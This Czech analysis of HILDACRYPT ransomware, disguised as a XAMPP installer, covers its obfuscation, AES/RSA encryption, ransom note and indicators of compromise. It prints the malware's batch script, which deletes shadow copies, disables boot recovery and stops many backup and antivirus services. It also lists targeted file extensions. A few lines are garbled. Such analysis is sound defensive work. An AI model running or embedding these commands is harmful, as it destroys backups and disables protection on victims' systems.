

Ahoj, Habr! Znovu vás informujeme o nových verzích malware z kategorie ransomware. HILDACRYPT je nový škodlivý program, zástupce rodiny Hilda, objevené v srpnu 2019, pojmenované podle animovaného seriálu na streamovací službě Netflix, který byl použit k šíření tohoto softwaru. Dnes se seznámíme s technickými vlastnostmi tohoto aktualizovaného ransomware.
V první verzi ransomware Hilda byl odkaz na trailer animovaného seriálu zahrnut v ransom note. HILDACRYPT se však maskuje jako legitimní instalátor XAMPP — jednoduchá distribuce Apache, která zahrnuje MariaDB, PHP a Perl. Navíc má ransomware jiné jméno souboru — xamp. Soubor programu ransomware navíc nemá elektronický podpis.
Statická analýza

Ransomware se nachází v souboru PE32 .NET, napsaném pro MS Windows. Jeho velikost je 135 168 bajtů. Jak hlavní programový kód, tak kód programu ochrany jsou napsány v jazyce C#. Podle časového razítka kompilace byl binární soubor vytvořen 14. září 2019.

Podle údajů Detect It Easy je virus ransomware zabalena pomocí Confuser a ConfuserEx, ale tyto obfuskační nástroje jsou stejné jako dříve, pouze ConfuserEx je nástupce Confuser, takže podpisy jejich kódů jsou podobné.

HILDACRYPT je skutečně zabaleno pomocí ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Útokový vektor
Ransomware byl pravděpodobně objeven na jednom z webů zaměřených na webové programování, maskující se jako legitimní program XAMPP.
Celý řetězec infekce lze vidět v .
Obfuskační technika

Řádky ransomware jsou uchovávány v zašifrované podobě. Při spuštění HILDACRYPT je decryptuje pomocí Base64 a AES-256-CBC.
Instalace

Nejprve ransomware vytvoří ve %AppDataRoaming% složku, jejíž GUID (Globally Unique Identifier) je generován náhodně. Přidáním souboru bat do této umístění ransomware spustí pomocí cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit

Poté začíná vykonávat dávkový skript, který vypne systémové funkce nebo služby.

Skript obsahuje dlouhý seznam příkazů, pomocí kterých jsou odstraněny stínové kopie, deaktivován SQL server, zálohování a antivirové řešení.
Například se marně snaží zastavit služby zálohování Acronis Backup. Kromě toho útočí na zálohovací systémy a antivirus řešení následujících dodavatelů: Veeam, Sophos, Kaspersky, McAfee a dalších.
@echo off
:: Opravdu nemám rád poníky, animované dívky jsou lepší, co myslíš?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
et stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
Po vypnutí výše zmíněných služeb a procesů shromažďuje crypto-čekatel informace o všech běžících procesech pomocí příkazu tasklist, aby se ujistil, že všechny potřebné služby jsou nefunkční.
tasklist v /fo csv
Tímto příkazem se zobrazí podrobný seznam běžících procesů, jehož položky jsou odděleny čárkou.
««csrss.exe»,«448»,«services»,«0»,«1 896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»

Po této kontrole začíná ransomware proces šifrování.
Šifrování
Šifrování souborů
HILDACRYPT prochází veškerým nalezeným obsahem pevných disků s výjimkou složek Recycle.Bin a Reference AssembliesMicrosoft. V posledním se nacházejí kriticky důležité soubory dll, pdb a další pro aplikace .Net, které mohou ovlivnit činnost ransomware. Pro vyhledávání souborů, které budou zašifrovány, se používá následující seznam přípon:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
Pro šifrování souborů uživatele ransomware používá algoritmus AES-256-CBC. Velikost klíče je 256 bitů a velikost inicializačního vektoru (IV) – 16 bajtů.

Na následujícím snímku obrazovky byly hodnoty byte_2 a byte_1 získány náhodně pomocí GetBytes().

Klíč

VÍ


Zašifrovaný soubor má příponu HCY!.. Toto je příklad zašifrovaného souboru. Pro tento soubor byl vytvořen klíč a IV, jak bylo zmíněno výše.
Šifrování klíčů

Kryptolocker ukládá vygenerovaný klíč AES do zašifrovaného souboru. První část zašifrovaného souboru obsahuje hlavičku, která obsahuje údaje jako HILDACRYPT, KEY, IV, FileLen v XML formátu a vypadá následovně:
Šifrování klíče AES a IV se provádí pomocí RSA-2048 a kódování pomocí Base64. Veřejný klíč RSA je uložen v těle kryptolockeru v jednom z zašifrovaných řádků ve formátu XML.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
K šifrování klíče AES souboru se používá veřejný klíč RSA. Veřejný klíč RSA je zakódován pomocí Base64 a skládá se z modulu a veřejné exponenty 65537. K dešifrování je zapotřebí soukromý RSA klíč, který má útočník.
Po RSA šifrování je klíč AES kódován pomocí Base64, uloženého v zašifrovaném souboru.
Zpráva o výkupném
Po dokončení šifrování HILDACRYPT zapisuje html soubor do složky, ve které zašifroval soubory. Upozornění ransomwaru obsahuje dvě e-mailové adresy, na kterých se oběť může spojit s útočníkem.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Ransomwarové oznámení obsahuje také větu „No loli is safe;)“ — „Žádná loli není v bezpečí;)“, což odkazuje na zakázané postavy anime a mangy v Japonsku, které vypadají jako malé dívky.
Výstup
HILDACRYPT, nová rodina ransomwarových programů, vydala novou verzi. Model šifrování neumožňuje oběti dešifrovat soubory zašifrované ransomwarovým programem. Kryptolocker používá metody aktivní ochrany pro vypnutí ochranných služeb týkajících se zálohovacích systémů a antivirových řešení. Autor HILDACRYPT je fanouškem animovaného seriálu Hilda, který je dostupný na Netflixu, a odkaz na trailer na předchozí verzi programu byl zahrnut v e-mailu o výkupném.
Jak obvykle, a mohou chránit váš počítač před ransomwarovým programem HILDACRYPT, a poskytovatelé mají možnost chránit své klienty pomocí . Ochrana je zajištěna tím, že tyto řešení zahrnují nejen zálohování, ale i náš integrovaný ochranný systém — technologie posílená modelem strojového učení a založená na behaviorálních heuristikách, která je schopna odolávat hrozbám ransomware s nulovým dnem jako žádná jiná.
Indikátory kompromitace
Přípona souboru HCY!
HILDACRYPTReadMe.html
xamp.exe s jedním písmenem „p“ a bez digitálního podpisu
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Zdroj: habr.com
